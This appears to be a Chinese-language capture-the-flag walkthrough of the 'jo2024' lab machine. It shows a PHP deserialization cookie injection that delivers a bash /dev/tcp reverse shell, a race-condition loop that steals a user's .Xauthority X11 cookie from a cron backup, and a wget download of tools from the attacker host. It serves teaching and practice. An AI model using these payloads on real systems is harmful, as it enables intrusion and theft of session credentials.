信息收集
IP定位
┌──(web)─(root㉿kali)-[/home/kali]└─# arp-scan -l | grep "08:00:27"
192.168.0.114 08:00:27:60:9b:44 (Unknown)rustscan扫描
┌──(web)─(root㉿kali)-[/home/kali]└─# rustscan -a 192.168.0.114 -- -A.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'The Modern Day Port Scanner.________________________________________: http://discord.skerritt.blog :: https://github.com/RustScan/RustScan : --------------------------------------Real hackers hack time ⌛
[~] The config file is expected to be at "/root/.rustscan.toml"[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.Open 192.168.0.114:22Open 192.168.0.114:80[~] Starting Script(s)[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 192.168.0.114Depending on the complexity of the script, results may take some time to appear.
PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)| ssh-hostkey:| 256 e7:ce:f2:f6:5d:a7:47:5a:16:2f:90:07:07:33:4e:a9 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLuHH80SwA8Qff3pGOY4aBesL0Aeesw6jqX+pbtR9O7w8jlbyNhuHmjjABb/34BxFp2oBx8o5xuZVXS1cE9nAlE=| 256 09:db:b7:e8:ee:d4:52:b8:49:c3:cc:29:a5:6e:07:35 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICKFE9s2IvPGAJ7Pt0kSC8t9OXYUrueJQQplSC2wbYtY80/tcp open http syn-ack ttl 64 Apache httpd 2.4.61 ((Debian))| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Apache/2.4.61 (Debian)|_http-title: Paris 2024 Olympic GamesMAC Address: 08:00:27:60:9B:44 (Oracle VirtualBox virtual NIC)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: general purposeRunning: Linux 4.X|5.XOS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5OS details: Linux 4.15 - 5.8TCP/IP fingerprint:OS:SCAN(V=7.94SVN%E=4%D=1/16%OT=22%CT=%CU=42253%PV=Y%DS=1%DC=D%G=N%M=080027OS:%TM=696B14E4%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=109%TI=Z%CI=Z%II=OS:I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%OS:O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%WOS:6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=OS:O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RDOS:=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0OS:%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1OS:(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFIOS:=N%T=40%CD=S)
Uptime guess: 14.699 days (since Fri Jan 2 07:03:36 2026)Network Distance: 1 hopTCP Sequence Prediction: Difficulty=254 (Good luck!)IP ID Sequence Generation: All zerosService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTEHOP RTT ADDRESS1 0.36 ms 192.168.0.114目录扫描
┌──(web)─(root㉿kali)-[/home/kali]└─# dirsearch -u 192.168.0.114
_|. _ _ _ _ _ _|_ v0.4.3.post1 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GETThreads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/_192.168.0.114/_26-01-16_23-52-26.txt
Target: http://192.168.0.114/
[23:52:26] Starting:[23:52:28] 403 - 278B - /.ht_wsr.txt[23:52:28] 403 - 278B - /.htaccess.bak1[23:52:28] 403 - 278B - /.htaccess.sample[23:52:28] 403 - 278B - /.htaccess.save[23:52:28] 403 - 278B - /.htaccess.orig[23:52:28] 403 - 278B - /.htaccess_extra[23:52:28] 403 - 278B - /.htaccess_sc[23:52:28] 403 - 278B - /.htaccessOLD[23:52:28] 403 - 278B - /.htaccess_orig[23:52:28] 403 - 278B - /.htaccessBAK[23:52:28] 403 - 278B - /.htaccessOLD2[23:52:28] 403 - 278B - /.html[23:52:28] 403 - 278B - /.htm[23:52:28] 403 - 278B - /.htpasswd_test[23:52:28] 403 - 278B - /.htpasswds[23:52:28] 403 - 278B - /.httr-oauth[23:52:28] 403 - 278B - /.php[23:52:47] 301 - 312B - /img -> http://192.168.0.114/img/[23:53:00] 403 - 278B - /server-status[23:53:00] 403 - 278B - /server-status/
Task Completed┌──(web)─(root㉿kali)-[/home/kali]└─# gobuster dir -u 192.168.0.114 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js,yaml -t 64===============================================================Gobuster v3.6by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://192.168.0.114[+] Method: GET[+] Threads: 64[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.6[+] Extensions: txt,html,zip,db,bak,js,yaml,php[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/.html (Status: 403) [Size: 278]/index.php (Status: 200) [Size: 7812]/.php (Status: 403) [Size: 278]/img (Status: 301) [Size: 312] [--> http://192.168.0.114/img/]/preferences.php (Status: 200) [Size: 3163]/.php (Status: 403) [Size: 278]/.html (Status: 403) [Size: 278]/server-status (Status: 403) [Size: 278]/preferences.php
<body> <div class="container"> <header>Welcome to Your Personalized Page!</header> <div class="content"> <div class="message"> <p>No user preferences were found or the cookie has expired. Please check your cookie settings or contact the site administrator if the problem persists.</p> </div> </div> </div></body></html><body> <div class="container"> <header>Welcome to Your Personalized Page!</header> <div class="content"> <div class="preferences"> <p>Your language setting is fr.</p> <p>Your background color is #ddd.</p> </div> </div> </div></body></html>- 首次访问没有偏好 → 第二次访问有偏好 → 说明偏好信息存储在 Cookie 里。
- 题目可能是 利用 Cookie 篡改或解码获取 flag。
TzoxNToiVXNlclByZWZlcmVuY2VzIjoyOntzOjg6Imxhbmd1YWdlIjtzOjI6ImZyIjtzOjE1OiJiYWNrZ3JvdW5kQ29sb3IiO3M6NDoiI2RkZCI7fQ%3D%3D(URL 编码 + Base64)
第一步:URL Decode
TzoxNToiVXNlclByZWZlcmVuY2VzIjoyOntzOjg6Imxhbmd1YWdlIjtzOjI6ImZyIjtzOjE1OiJiYWNrZ3JvdW5kQ29sb3IiO3M6NDoiI2RkZCI7fQ==第二步:Base64 Decode
解码结果是:
O:15:"UserPreferences":2:{s:8:"language";s:2:"fr";s:15:"backgroundColor";s:4:"#ddd";}这是什么?——PHP 序列化对象
这是一个 PHP serialize() 对象:
O:15:"UserPreferences":2:{...}含义是:
UserPreferences类- 有 2 个属性:
language = "fr"backgroundColor = "#ddd"
👉 100% 是 PHP 反序列化题目
O:15:"UserPreferences":2:{s:8:"language";s:2:"fr";s:15:"backgroundColor";s:19:"<?php phpinfo(); ?>";}# ┌──(kalikali)-[~/temp/JO2024]# └─$ echo -n "<?php phpinfo(); ?>" | wc -c# 19TzoxNToiVXNlclByZWZlcmVuY2VzIjoyOntzOjg6Imxhbmd1YWdlIjtzOjI6ImZyIjtzOjE1OiJiYWNrZ3JvdW5kQ29sb3IiO3M6MTk6Ijw/cGhwIHBocGluZm8oKTsgPz4iO30=尝试了下失败了
转移命令执行的位置:
O:15:"UserPreferences":2:{s:8:"language";s:6:"whoami";s:15:"backgroundColor";s:4:"#ddd";}# TzoxNToiVXNlclByZWZlcmVuY2VzIjoyOntzOjg6Imxhbmd1YWdlIjtzOjEwOiJmcmB3aG9hbWlgIjtzOjE1OiJiYWNrZ3JvdW5kQ29sb3IiO3M6NDoiI2RkZCI7fQ==# ┌──(kalikali)-[~/temp/JO2024]# └─$ echo -n "bash -c 'exec bash -i &>/dev/tcp/192.168.0.106/4444 <&1'" | wc -c# 56O:15:"UserPreferences":2:{s:8:"language";s:56:"bash -c 'exec bash -i &>/dev/tcp/192.168.0.106/4444 <&1'";s:15:"backgroundColor";s:4:"#ddd";}TzoxNToiVXNlclByZWZlcmVuY2VzIjoyOntzOjg6Imxhbmd1YWdlIjtzOjU2OiJiYXNoIC1jICdleGVjIGJhc2ggLWkgJj4vZGV2L3RjcC8xOTIuMTY4LjAuMTA2LzQ0NDQgPCYxJyI7czoxNToiYmFja2dyb3VuZENvbG9yIjtzOjQ6IiNkZGQiO30%3D┌──(web)─(root㉿kali)-[/home/kali]└─# curl -v --cookie "preferences=TzoxNToiVXNlclByZWZlcmVuY2VzIjoyOntzOjg6Imxhbmd1YWdlIjtzOjU2OiJiYXNoIC1jICdleGVjIGJhc2ggLWkgJj4vZGV2L3RjcC8xOTIuMTY4LjAuMTA2LzQ0NDQgPCYxJyI7czoxNToiYmFja2dyb3VuZENvbG9yIjtzOjQ6IiNkZGQiO30%3D" http://192.168.0.105/preferences.php* Trying 192.168.0.105:80...* Established connection to 192.168.0.105 (192.168.0.105 port 80) from 192.168.0.106 port 59122* using HTTP/1.x> GET /preferences.php HTTP/1.1> Host: 192.168.0.105> User-Agent: curl/8.18.0-rc3> Accept: */*> Cookie: preferences=TzoxNToiVXNlclByZWZlcmVuY2VzIjoyOntzOjg6Imxhbmd1YWdlIjtzOjU2OiJiYXNoIC1jICdleGVjIGJhc2ggLWkgJj4vZGV2L3RjcC8xOTIuMTY4LjAuMTA2LzQ0NDQgPCYxJyI7czoxNToiYmFja2dyb3VuZENvbG9yIjtzOjQ6IiNkZGQiO30%3D>* Request completely sent off
┌──(web)─(root㉿kali)-[/home/kali]└─# pwncat-cs -lp 4444/root/.pyenv/versions/3.11.9/envs/web/lib/python3.11/site-packages/zodburi/__init__.py:2: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81. from pkg_resources import iter_entry_points[00:06:15] Welcome to pwncat 🐈! __main__.py:164[00:26:17] received connection from 192.168.0.105:33400 bind.py:84[00:26:18] 192.168.0.105:33400: registered new host w/ db manager.py:957(local) pwncat$Active Session: 192.168.0.105:33400提权
(remote) www-data@jo2024.hmv:/var/www$ cat /etc/passwd | grep /binroot:x:0:0:root:/root:/bin/bashbin:x:2:2:bin:/bin:/usr/sbin/nologinsync:x:4:65534:sync:/bin:/bin/syncproxy:x:13:13:proxy:/bin:/usr/sbin/nologinvanity:x:1000:1000:,,,:/home/vanity:/bin/bashtss:x:103:111:TPM software stack,,,:/var/lib/tpm:/bin/falselightdm:x:106:114:Light Display Manager:/var/lib/lightdm:/bin/false(remote) www-data@jo2024.hmv:/home/vanity$ ls -latotal 76drwxr-xr-x 10 vanity vanity 4096 Aug 21 09:30 .drwxr-xr-x 3 root root 4096 Jul 28 12:27 ..-rw------- 1 vanity vanity 158 Aug 21 09:29 .Xauthoritylrwxrwxrwx 1 root root 9 Jul 26 18:04 .bash_history -> /dev/null-rw-r--r-- 1 vanity vanity 220 Jul 29 13:48 .bash_logout-rw-r--r-- 1 vanity vanity 3526 Jul 29 13:48 .bashrcdrwxr-xr-x 7 vanity vanity 4096 Jul 29 13:48 .cachedrwx------ 13 vanity vanity 4096 Jul 29 15:47 .config-rw-r--r-- 1 vanity vanity 35 Jul 29 13:48 .dmrc-rw------- 1 vanity vanity 36 Jul 29 13:48 .lesshstdrwxr-xr-x 3 vanity vanity 4096 Jul 29 13:48 .local-rw-r--r-- 1 vanity vanity 807 Jul 29 13:48 .profiledrwx------ 2 vanity vanity 4096 Jul 29 14:40 .ssh-rw-r--r-- 1 vanity vanity 8 Jul 29 13:48 .xprofiledrwxr-xr-x 2 vanity vanity 4096 Jul 29 13:48 Desktopdrwxr-xr-x 2 vanity vanity 4096 Jul 29 13:48 Documentsdrwxr-xr-x 2 vanity vanity 4096 Jul 29 13:48 Images-rwxr-xr-x 1 vanity vanity 557 Jul 29 15:44 backupdrwx------ 2 vanity vanity 4096 Jul 29 13:48 creds-rwx------ 1 vanity vanity 33 Jul 29 13:48 user.txt(remote) www-data@jo2024.hmv:/home/vanity$ cat .dmrc[Desktop]Session=lightdm-xsession(remote) www-data@jo2024.hmv:/home/vanity$ cat backup#!/bin/bash
SRC="/home/vanity"DEST="/backup"
rm -rf /backup/{*,.*}
echo "Starting copy..."find "$SRC" -maxdepth 1 -type f ! -name user.txt | while read srcfile; do destfile="$DEST${srcfile#$SRC}" mkdir -p "$(dirname "$destfile")" dd if="$srcfile" of="$destfile" bs=4M
md5src=$(md5sum "$srcfile" | cut -d ' ' -f1) md5dest=$(md5sum "$destfile" | cut -d ' ' -f1) if [[ "$md5src" != "$md5dest" ]]; then echo "MD5 mismatch for $srcfile :(" fi chmod 700 "$destfile"
done
echo "Copy complete. All files verified !"- 运行频率:每分钟运行一次(从cron输出可见)
- 运行者:以用户
vanity(UID=1000) 运行 - 功能:将
/home/vanity目录下的文件(除了user.txt)复制到/backup目录 - 特点:
- 使用
dd命令复制文件 - 每次运行会删除
/backup目录中的所有内容 - 复制后设置文件权限为
700(只有所有者可读写执行)
- 使用
T0: cron 启动(vanity)T1: rm -rf /backup/*T2: find /home/vanity -type fT3: dd if=/home/vanity/.Xauthority of=/backup/.XauthorityT4: md5 校验T5: chmod 700 /backup/.XauthorityT6: 脚本结束重点来了:
T3 到 T5 之间,是一个“短暂但真实存在”的窗口
操作系统视角:T3 到 T5 发生了什么?
我们只盯着 .Xauthority 这一份文件:
🔹 T3:dd 开始复制
此时发生的是:
/backup/.Xauthority被创建- 文件内容开始写入
- 权限还没被改
- 默认权限 = 由 umask 决定
👉 在很多系统上,默认是:
-rw-r--r-- (644)也就是说:
文件已经存在 & 可读,但还没 chmod
🔹 T4:md5sum 校验
这一步:
- 只是读文件
- 不改权限
- 延长了“窗口时间”
🔹 T5:chmod 700
这一步才真正把门关上。
⏱️ 结论一句话
在 T3 ~ T5 的这几毫秒 / 几十毫秒里,**/backup/.Xauthority** 是“短暂对 www-data 可读的”
while true; do cat /backup/.Xauthority >> /tmp/log 2>/dev/null; sleep 0.01; done(remote) www-data@jo2024.hmv:/tmp$ ./pspy64pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
██▓███ ██████ ██▓███ ▓██ ██▓ ▓██░ ██▒▒██ ▒ ▓██░ ██▒▒██ ██▒ ▓██░ ██▓▒░ ▓██▄ ▓██░ ██▓▒ ▒██ ██░ ▒██▄█▓▒ ▒ ▒ ██▒▒██▄█▓▒ ▒ ░ ▐██▓░ ▒██▒ ░ ░▒██████▒▒▒██▒ ░ ░ ░ ██▒▓░ ▒▓▒░ ░ ░▒ ▒▓▒ ▒ ░▒▓▒░ ░ ░ ██▒▒▒ ░▒ ░ ░ ░▒ ░ ░░▒ ░ ▓██ ░▒░ ░░ ░ ░ ░ ░░ ▒ ▒ ░░ ░ ░ ░ ░ ░
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)Draining file system events due to startup...done
2026/01/22 12:00:53 CMD: UID=33 PID=34731 | /usr/bin/bash2026/01/22 12:00:53 CMD: UID=33 PID=34730 | sh -c /usr/bin/bash2026/01/22 12:00:53 CMD: UID=33 PID=34729 | /usr/bin/script -qc /usr/bin/bash /dev/null2026/01/22 12:00:53 CMD: UID=33 PID=34710 | bash -i2026/01/22 12:00:53 CMD: UID=33 PID=34709 | sh -c bash -c 'exec bash -i &>/dev/tcp/192.168.0.106/4444 <&1'2026/01/22 12:00:53 CMD: UID=33 PID=4210 | /usr/bin/bash2026/01/22 12:00:53 CMD: UID=33 PID=4209 | sh -c /usr/bin/bash2026/01/22 12:00:53 CMD: UID=33 PID=4208 | /usr/bin/script -qc /usr/bin/bash /dev/null2026/01/22 12:00:53 CMD: UID=33 PID=4189 | bash -i2026/01/22 12:00:53 CMD: UID=33 PID=4188 | sh -c bash -c 'exec bash -i &>/dev/tcp/192.168.0.106/4444 <&1'2026/01/22 12:00:53 CMD: UID=33 PID=2399 | /usr/sbin/apache2 -k start2026/01/22 12:00:53 CMD: UID=1000 PID=994 | /usr/libexec/gvfsd-trash --spawner :1.5 /org/gtk/gvfs/exec_spaw/02026/01/22 12:00:53 CMD: UID=1000 PID=973 | /usr/libexec/gvfs-afc-volume-monitor2026/01/22 12:00:53 CMD: UID=1000 PID=968 | /usr/libexec/gvfs-mtp-volume-monitor2026/01/22 12:00:53 CMD: UID=1000 PID=964 | /usr/libexec/gvfs-goa-volume-monitor2026/01/22 12:00:53 CMD: UID=1000 PID=960 | /usr/libexec/gvfs-gphoto2-volume-monitor2026/01/22 12:00:53 CMD: UID=1000 PID=955 | /usr/libexec/gvfs-udisks2-volume-monitor2026/01/22 12:00:53 CMD: UID=1000 PID=942 | /usr/bin/gnome-keyring-daemon --foreground --components=pkcs11,secrets --control-directory=/run/user/1000/keyring2026/01/22 12:00:53 CMD: UID=1000 PID=931 | /usr/bin/gnome-keyring-daemon --start --foreground --components=secrets2026/01/22 12:00:53 CMD: UID=1000 PID=924 | /usr/libexec/at-spi2-registryd --use-gnome-session2026/01/22 12:00:53 CMD: UID=1000 PID=915 | /usr/libexec/xdg-desktop-portal-gtk2026/01/22 12:00:53 CMD: UID=0 PID=912 | fusermount3 -o rw,nosuid,nodev,fsname=portal,auto_unmount,subtype=portal -- /run/user/1000/doc2026/01/22 12:00:53 CMD: UID=1000 PID=902 | /usr/libexec/xdg-permission-store2026/01/22 12:00:53 CMD: UID=1000 PID=899 | /usr/libexec/xdg-document-portal2026/01/22 12:00:53 CMD: UID=1000 PID=890 | /usr/libexec/dconf-service2026/01/22 12:00:53 CMD: UID=1000 PID=889 | /usr/libexec/xdg-desktop-portal2026/01/22 12:00:53 CMD: UID=1000 PID=883 | /usr/lib/menu-cache/menu-cached /run/user/1000/menu-cached-:02026/01/22 12:00:53 CMD: UID=1000 PID=854 | /usr/bin/dbus-daemon --config-file=/usr/share/defaults/at-spi2/accessibility.conf --nofork --print-address 11 --address=unix:path=/run/user/1000/at-spi/bus_02026/01/22 12:00:53 CMD: UID=1000 PID=841 | /usrlibexec/at-spi-bus-launcher --launch-immediately2026/01/22 12:00:53 CMD: UID=1000 PID=824 | /usr/bin/ssh-agent -s2026/01/22 12:00:53 CMD: UID=1000 PID=823 | xdg-user-dirs-gtk-update2026/01/22 12:00:53 CMD: UID=1000 PID=821 | /usr/bin/mousepad /home/vanity/creds/credentials.txt2026/01/22 12:00:53 CMD: UID=1000 PID=818 | parcellite2026/01/22 12:00:53 CMD: UID=1000 PID=816 | xscreensaver-systemd2026/01/22 12:00:53 CMD: UID=1000 PID=807 | xscreensaver -no-splash2026/01/22 12:00:53 CMD: UID=1000 PID=806 | pcmanfm --desktop --profile LXDE2026/01/22 12:00:53 CMD: UID=1000 PID=805 | lxpanel --profile LXDE2026/01/22 12:00:53 CMD: UID=1000 PID=801 | lxpolkit2026/01/22 12:00:53 CMD: UID=1000 PID=795 | openbox --config-file /home/vanity/.config/openbox/lxde-rc.xml2026/01/22 12:00:53 CMD: UID=1000 PID=790 | /usr/libexec/gvfsd-fuse /run/user/1000/gvfs -f2026/01/22 12:00:53 CMD: UID=1000 PID=785 | /usr/libexec/gvfsd2026/01/22 12:00:53 CMD: UID=1000 PID=770 | /usr/bin/ssh-agent x-session-manager2026/01/22 12:00:53 CMD: UID=107 PID=722 | /usr/libexec/rtkit-daemon2026/01/22 12:00:53 CMD: UID=1000 PID=717 | /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only2026/01/22 12:00:53 CMD: UID=1000 PID=707 | /usr/bin/lxsession -s LXDE -e LXDE2026/01/22 12:00:53 CMD: UID=1000 PID=705 | /usr/bin/pulseaudio --daemonize=no --log-target=journal2026/01/22 12:00:53 CMD: UID=1000 PID=664 | (sd-pam)2026/01/22 12:00:53 CMD: UID=1000 PID=663 | /lib/systemd/systemd --user2026/01/22 12:00:53 CMD: UID=0 PID=654 | lightdm --session-child 15 182026/01/22 12:00:53 CMD: UID=33 PID=643 | /usr/sbin/apache2 -k start2026/01/22 12:00:53 CMD: UID=0 PID=626 | /sbin/agetty -o -p -- \u --noclear - linux2026/01/22 12:00:53 CMD: UID=0 PID=625 | /usr/lib/xorg/Xorg :0 -seat seat0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch2026/01/22 12:00:53 CMD: UID=0 PID=606 | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups2026/01/22 12:00:53 CMD: UID=0 PID=581 | /usr/sbin/lightdm2026/01/22 12:00:53 CMD: UID=996 PID=571 | /usr/lib/polkit-1/polkitd --no-debug2026/01/22 12:00:53 CMD: UID=0 PID=528 | /sbin/wpa_supplicant -u -s -O DIR=/run/wpa_supplicant GROUP=netdev2026/01/22 12:00:53 CMD: UID=0 PID=525 | /usr/sbin/connmand -n2026/01/22 12:00:53 CMD: UID=0 PID=521 | /usr/libexec/udisks2/udisksd2026/01/22 12:00:53 CMD: UID=0 PID=518 | /lib/systemd/systemd-logind2026/01/22 12:00:53 CMD: UID=0 PID=517 | /usr/sbin/ofonod -n2026/01/22 12:00:53 CMD: UID=0 PID=514 | /usr/sbin/dundee -n2026/01/22 12:00:53 CMD: UID=100 PID=513 | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only2026/01/22 12:00:53 CMD: UID=0 PID=512 | /usr/sbin/cron -f2026/01/22 12:00:53 CMD: UID=0 PID=439 | dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/lib/dhcp/dhclient6.enp0s3.leases enp0s32026/01/22 12:00:53 CMD: UID=997 PID=274 | /lib/systemd/systemd-timesyncd2026/01/22 12:00:53 CMD: UID=0 PID=265 | /lib/systemd/systemd-udevd2026/01/22 12:00:53 CMD: UID=0 PID=233 | /lib/systemd/systemd-journald2026/01/22 12:00:53 CMD: UID=0 PID=1 | /sbin/init splash2026/01/22 12:01:01 CMD: UID=0 PID=35519 | /usr/sbin/CRON -f2026/01/22 12:01:01 CMD: UID=0 PID=35518 | /usr/sbin/cron -f2026/01/22 12:01:01 CMD: UID=0 PID=35520 | /usr/sbin/CRON -f2026/01/22 12:01:01 CMD: UID=0 PID=35521 | /bin/sh -c /root/.local/error.sh2026/01/22 12:01:01 CMD: UID=0 PID=35522 | /usr/sbin/CRON -f2026/01/22 12:01:01 CMD: UID=0 PID=35523 | /bin/bash /root/.local/error.sh2026/01/22 12:01:01 CMD: UID=1000 PID=35524 | /bin/sh -c /home/vanity/backup2026/01/22 12:01:02 CMD: UID=0 PID=35608 |2026/01/22 12:02:01 CMD: UID=0 PID=35610 | /usr/sbin/CRON -f2026/01/22 12:02:01 CMD: UID=0 PID=35609 | /usr/sbin/cron -f2026/01/22 12:02:01 CMD: UID=0 PID=35611 | /usr/sbin/CRON -f2026/01/22 12:02:01 CMD: UID=0 PID=35612 | /usr/sbin/CRON -f2026/01/22 12:02:01 CMD: UID=0 PID=35613 | /bin/sh -c /root/.local/error.sh2026/01/22 12:02:01 CMD: UID=1000 PID=35614 | /bin/sh -c /home/vanity/backup2026/01/22 12:02:01 CMD: UID=0 PID=35615 | /bin/bash /root/.local/error.sh6000 - Pentesting X11 - HackTricks↗
(remote) www-data@jo2024.hmv:/home/vanity/Images$ w 12:35:25 up 6:42, 1 user, load average: 0.00, 0.00, 0.00USER TTY FROM LOGIN@ IDLE JCPU PCPU WHATvanity tty7 :0 05:53 6:42m 0.00s 0.03s /usr/biw 是一个用于显示当前登录用户及其正在执行的操作的系统监控命令。它提供的信息比简单的 who 命令更丰富,类似于一个实时、精简的用户活动仪表板。
tty7是什么?
- tty = teletypewriter(终端设备)
- tty1-tty6:通常是文本终端(Ctrl+Alt+F1到F6切换)
- tty7:通常是图形界面终端(X服务器运行的地方)
在你的w命令输出中:
- textvanity tty7 :0 04:34 4:19 0.00s 0.03s /usr/bin/lxsession -s LXDE -e LXDE
- 用户
vanity在tty7上登录 - 运行着LXDE桌面环境
:0是X11显示编号
- 用户
(remote) www-data@jo2024.hmv:/tmp$ ls -al /home/vanity/total 76drwxr-xr-x 10 vanity vanity 4096 Jan 23 04:35 .drwxr-xr-x 3 root root 4096 Jul 28 2024 ..-rw------- 1 vanity vanity 158 Jan 23 04:34 .Xauthoritylrwxrwxrwx 1 root root 9 Jul 26 2024 .bash_history -> /dev/null-rw-r--r-- 1 vanity vanity 220 Jul 29 2024 .bash_logout-rw-r--r-- 1 vanity vanity 3526 Jul 29 2024 .bashrcdrwxr-xr-x 7 vanity vanity 4096 Jul 29 2024 .cachedrwx------ 13 vanity vanity 4096 Jul 29 2024 .config-rw-r--r-- 1 vanity vanity 35 Jul 29 2024 .dmrc-rw------- 1 vanity vanity 36 Jul 29 2024 .lesshstdrwxr-xr-x 3 vanity vanity 4096 Jul 29 2024 .local-rw-r--r-- 1 vanity vanity 807 Jul 29 2024 .profiledrwx------ 2 vanity vanity 4096 Jul 29 2024 .ssh-rw-r--r-- 1 vanity vanity 8 Jul 29 2024 .xprofiledrwxr-xr-x 2 vanity vanity 4096 Jul 29 2024 Desktopdrwxr-xr-x 2 vanity vanity 4096 Jul 29 2024 Documentsdrwxr-xr-x 2 vanity vanity 4096 Jul 29 2024 Images-rwxr-xr-x 1 vanity vanity 557 Jul 29 2024 backupdrwx------ 2 vanity vanity 4096 Jul 29 2024 creds-rwx------ 1 vanity vanity 33 Jul 29 2024 user.txt一、.Xauthority 是什么?
**.Xauthority**** 是 X11 的“门禁卡盒子”**
谁拿到里面的 MIT-MAGIC-COOKIE,
谁就能“合法”连接 X Server,不管你是谁、不管你什么用户。
二、先理解 X11 的信任模型(这是根)
X11 是个非常老的系统,设计年代的假设是:
- 本机用户是可信的
- 本机不会跑恶意代码
- 多用户桌面 ≈ 不存在
所以它的核心逻辑是:
❌ 不做“用户隔离”
✅ 只做“是否被允许连接显示服务器”
这就引出了一个问题:
我凭什么相信你能连我这个显示器?
答案就是:Cookie
三、.Xauthority 文件本质上是什么?
.Xauthority 不是配置文件,它是:
- 二进制数据库
- 存的是:
显示名 + 认证方式 + 密钥你用 xxd 看到的这些:
MIT-MAGIC-COOKIE-1不是字符串装饰,而是 认证协议名称。
结构可以抽象成:
[ display :0 ] -> [ MIT-MAGIC-COOKIE-1 ] -> [ 128-bit 随机密钥 ]四、MIT-MAGIC-COOKIE-1 到底“魔法”在哪?
它的机制非常简单,也非常致命:
- X Server 启动时生成一个随机 cookie
- cookie 被写进
.Xauthority - 客户端连接 X Server 时:
- “我是谁” ❌
- “我是不是 root” ❌
- “你给我 cookie 吗” ✅
如果 cookie 匹配:
X Server:你进来吧
没有第二道验证。
五、.Xauthority 放在哪?为什么会被偷?
通常路径是:
/home/vanity/.Xauthority但在现实中,经常会出现:
- X 程序以 root 启动
- DISPLAY 被 export 给别的用户
- Web 服务继承了环境变量
- 文件权限配置错误
- 临时 copy 到
/tmp - 备份目录可读(你这个就是)
你拿到的 log 文件,本质上就是:
vanity 的 **.Xauthority** 副本
(remote) www-data@jo2024.hmv:/home/vanity$ cat /tmp/log debian11MIT-MAGIC-COOKIE-1�>7��EXJ[���f�debian0MIT-MAGIC-COOKIE-1������m�lJ���
jo2024.hmv0MIT-MAGIC-COOKIE-1�J�@�s��wA�6[7��上传busybox
(remote) www-data@jo2024.hmv:/tmp$ wget http://192.168.10.105:8888/busybox(remote) www-data@jo2024.hmv:/tmp$ chmod +x busybox(remote) www-data@jo2024.hmv:/tmp$ ./busybox xxd log00000000: 0100 0006 6465 6269 616e 0002 3131 0012 ....debian..11..00000010: 4d49 542d 4d41 4749 432d 434f 4f4b 4945 MIT-MAGIC-COOKIE00000020: 2d31 0010 e23e 37c8 0ab2 4558 4a5b f010 -1...>7...EXJ[..00000030: c6d3 6685 0100 0006 6465 6269 616e 0001 ..f.....debian..00000040: 3000 124d 4954 2d4d 4147 4943 2d43 4f4f 0..MIT-MAGIC-COO00000050: 4b49 452d 3100 10f9 9d8e bcf0 f56d 8f00 KIE-1........m..00000060: 036c 4aac edb2 0c01 0000 0a6a 6f32 3032 .lJ........jo20200000070: 342e 686d 7600 0130 0012 4d49 542d 4d41 4.hmv..0..MIT-MA00000080: 4749 432d 434f 4f4b 4945 2d31 0010 a4d5 GIC-COOKIE-1....00000090: 7190 b1f2 25fe f8e4 28c8 959e b4f2 0100 q...%...(.......000000a0: 0006 6465 6269 616e 0002 3131 0012 4d49 ..debian..11..MI000000b0: 542d 4d41 4749 432d 434f 4f4b 4945 2d31 